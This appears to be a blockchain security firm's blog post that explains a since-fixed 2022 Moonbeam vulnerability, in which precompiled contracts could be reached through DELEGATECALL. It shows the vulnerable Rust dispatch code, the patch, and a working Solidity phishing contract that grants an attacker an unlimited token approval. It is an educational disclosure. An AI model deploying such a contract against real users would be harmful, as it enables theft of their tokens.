Beosin Follow

Apr 4 · 7 min read · Listen

Save

Security Audit Series: What Is a Precompiled Contract Vulnerability?

Photo by GuerrillaBuzz on Unsplash

In May 2022, a white hat hacker pwning.eth submitted a serious vulnerability about precompiled contracts to Moonbeam, which could allow attackers to arbitrarily transfer any users' assets. At that time, the vulnerability could cause a potential loss of $100,000,000.

The vulnerability concerns calls to non-standard Ethereum precompiles. Those are addresses allowing the EVM, through smart contracts, access to some of Moonbeam's core features (like our XC-20, staking, and democracy pallets) that do not exist in the base EVM. Using a DELEGATECALL, a malicious smart contract could access the precompile storage of another party via a callback.

This is not a problem for typical users, as it would require them to send a transaction to the malicious smart contract. However, it is an issue for other smart contracts allowing arbitrary calls to external smart contracts. For example, this is the case of some smart contracts allowing callbacks. In those situations, a malicious user could make a DEX execute a call to the malicious smart contract that would be able to access the precompiles pretending to be the DEX and possibly transfer its balance to any other address.

The Beosin security research team will show the exploit principle of this vulnerability in detail.


What is a precompiled contract?

In EVM, a contract code will be interpreted into instructions and executed one by one. During the execution of each instruction, EVM will check the execution conditions, that is, whether the gas fee is sufficient. If the gas is insufficient, it will throw an error.

In the process of executing transactions, EVM does not store data in registers, but in a stack. Every read and write operation must start from the top of the stack, so its operating efficiency is very low. If a running check is required, it may take a lot of time to execute a complex operation. In a blockchain, many complex operations are needed, such as encryption functions and hash functions, which cause many functions are impossible to be executed in EVM.

The precompiled contract is a compromise solution designed for EVM to execute some complex library functions (used for complex operations such as encryption and hashing) that are not suitable for execution in EVM. It is mainly used for some complex calculations with simple logic, some functions that are called frequently, and contracts with fixed logic.

Deploying precompiled contracts requires an EIP proposal, which will be synchronized to each client after approval. For example, some precompiled contracts are implemented by Ethereum: ercecover() (recover the address associated with the public key from elliptic curve signature, address 0x1), sha256hash() (Sha256Hash calculation, address 0x2), and ripemd160hash() (Ripemd160Hash calculation, address 0x3). These functions are set to a fixed gas cost, instead of performing gas calculations according to the bytecode during the calling process, which greatly reduces the time cost and gas cost. Because the precompiled contract is usually implemented on the client side with client code and does not need to use EVM, the running speed is fast.



The precompiled contract vulnerability of Moonbeam

In Moonbeam, Balance ERC-20 precompile provides an ERC-20 interface to process balance's native tokens. The contract can use address.call to call precompiled contracts, where the address is the precompiled address. The following are the previous codes of Moonbeam to call precompiled contracts.

```
fn execute(&self, handle: &mut impl PrecompileHandle) -> Option<PrecompileResult>
  match handle.code_address() {
    // Ethereum precompiles :
    a if a == hash(1) => Some(ECRecover::execute(handle)),
    a if a == hash(2) => Some(Sha256::execute(handle)),
    a if a == hash(3) => Some(Ripemd160::execute(handle)),
    a if a == hash(5) => Some(Modexp::execute(handle)),
    a if a == hash(4) => Some(Identity::execute(handle)),
    a if a == hash(6) => Some(Bn128Add::execute(handle)),
    a if a == hash(7) => Some(Bn128Mul::execute(handle)),
    a if a == hash(8) => Some(Bn128Pairing::execute(handle)),
    a if a == hash(9) => Some(Blake2F::execute(handle)),
    a if a == hash(1024) => Some(Sha3FIPS256::execute(handle)),
    a if a == hash(1025) => Some(Dispatch::<R>::execute(handle)),
    a if a == hash(1026) => Some(ECRecoverPublicKey::execute(handle)),
    a if a == hash(2048) => Some(ParachainStakingWrapper::<R>::execute(handle)),
    a if a == hash(2049) => Some(CrowdloanRewardsWrapper::<R>::execute(handle)),
    a if a == hash(2050) => Some(
      Erc20BalancesPrecompile::<R, NativeErc20Metadata>::execute(handle),
    ),
    a if a == hash(2051) => Some(DemocracyWrapper::<R>::execute(handle)),
    a if a == hash(2052) => Some(XtokensWrapper::<R>::execute(handle)),
    a if a == hash(2053) => Some(
RelayEncoderWrapper::<R, WestendEncoder>::execute(handle)
),
    a if a == hash(2054) => Some(XcmTransactorWrapper::<R>::execute(handle)),
    a if a == hash(2055) => Some(AuthorMappingWrapper::<R>::execute(handle)),
    a if a == hash(2056) => Some(BatchPrecompile::<R>::execute(handle)),
    // If the address matches asset prefix, the we route through the asset precompi
    a if &a.to_fixed_bytes()[0..4] == FOREIGN_ASSET_PRECOMPILE_ADDRESS_PREFIX => {
      Erc20AssetsPrecompileSet::<R, IsForeign, ForeignAssetInstance>::new()
        .execute(handle)
    }
    // If the address matches asset prefix, the we route through the asset precompi
    a if &a.to_fixed_bytes()[0..4] == LOCAL_ASSET_PRECOMPILE_ADDRESS_PREFIX => {
      Erc20AssetsPrecompileSet::<R, IsLocal, LocalAssetInstance>::new().execute(han
    }
    _ => None,
  }
}
```


The above code is the execution method (fn execute()) of moonbase precompiled contract set implemented by Rust. This method will match the address of the precompiled contract to be called, and then transfer the input data to different precompiled contracts to process. The handle (precompiled interaction handle) passed in by the execution method includes relevant content in call(call_data) and transaction context information.

Therefore, when calling the ERC20 token precompiled contract, it is necessary to call the relevant functions of the ERC20 token precompiled contract through the method of 0x000...00802.call("faction(type)", parameter) (0x802=2050).


However, there is a problem with the execution method of moonbase precompiled contract set, that is, the calling method of other contracts is not checked. If you use delegatecall(call_data) instead of call(call_data) to call the precompiled contracts, there will be some problems.

Let's take a look at the difference between using delegatecall(call_data) and call(call_data):

1. When using an EOA account to use address.call(call_data) in contract A to call the function of another contract B, the execution environment is in contract B, and the caller information (msg) is contract A, as shown in the figure below.




2. When using delegatecall, the execution environment is in contract A, the caller information (msg) is EOA, and the stored data in contract B cannot be modified, as shown in the figure below.



No matter what method is used to call, EOA information and contract B cannot be bound together through contract A, which makes calls between contracts safe.

Therefore, the execution method (fn execute()) of moonbase precompiled contract set does not check the calling method. Then when delegatecall is used to call precompiled contracts, the relevant methods will also be executed in precompiled contracts and written into the storage of precompiled contracts. That is, as shown in the figure below, when an EOA account calls a malicious contract A written by an attacker, A uses the delegatecall method to call the precompiled contract B. This will write the called data in A and B at the same time to realize a phishing attack.



The process of a phishing attack through the vulnerability

An attacker can deploy the following phishing contract and lead users to call the phishing function — uniswapV2Call and the function will call the stealLater function that implements delegatecall(token_approve) again.

According to the rules mentioned above, the attack contract calls the approve function (asset=0x000…00802) of the token contract. When the user calls uniswapV2Call, the authorization will be written in the storage of the phishing contract and the precompiled contract at the same time. The attacker only needs to call the transferfrom function of the precompiled contract to steal users’ tokens.

```
pragma solidity >=0.8.0;

contract ExploitFlashSwap {
address asset;
address beneficiary;
constructor(address _asset, address _beneficiary) {
asset = _asset;
beneficiary = _beneficiary;
}
function stealLater() external {
(bool success,) = asset.delegatecall(
abi.encodeWithSignature(
"approve(address,uint256)",
beneficiary,
(uint256)(int256(-1))
)
);
require(success,"approve");
}

function uniswapV2Call(
address sender,
uint amount0,
uint amount1,
bytes calldata data
) external {
stealLater();
}
}
```

How to fix the bug?

The developers of Moonbeam fixed the bug by checking whether the address of EVM is consistent with the precompiled address in the execution method (fn execute()) of moonbase precompiled contract set to ensure that only the call() method can be used for the precompiled addresses after 0x000...00009. The fixed code is as follows:

```
fn execute(&self, handle: &mut impl PrecompileHandle) -> Option<PrecompileResult>
    // Filter known precompile addresses except Ethereum officials
    if self.is_precompile(handle.code_address())
      && handle.code_address() > hash(9)
      && handle.code_address() != handle.context().address
    {
      return Some(Err(revert(
        "cannot be called with DELEGATECALL or CALLCODE",
      )));
    }

    match handle.code_address() {
......
```

Security advice

To avoid this issue, Beosin security team suggests that developers need to consider the difference between delegatecall and call in the process of development. If the called contract can be called through delegatecall, developers need to think about its application scenarios and underlying principles carefully and perform a strict code testing. It is recommended to seek a professional blockchain audit company to conduct a comprehensive security audit before a project is launched.

Beosin is a leading global blockchain security company co-founded by several professors from world-renowned universities and there are 40+ PhDs in the team. It has offices in Singapore, Korea, Japan, and other 10+ countries. With the mission of “Securing

Blockchain Ecosystem”, Beosin provides “All-in-one” blockchain security solution covering Smart Contract Audit, Risk Monitoring & Alert, KYT/AML, and Crypto Tracing. Beosin has already audited more than 3000 smart contracts and protected more than $500 billion funds of our clients. You are welcome to contact us by visiting the links below.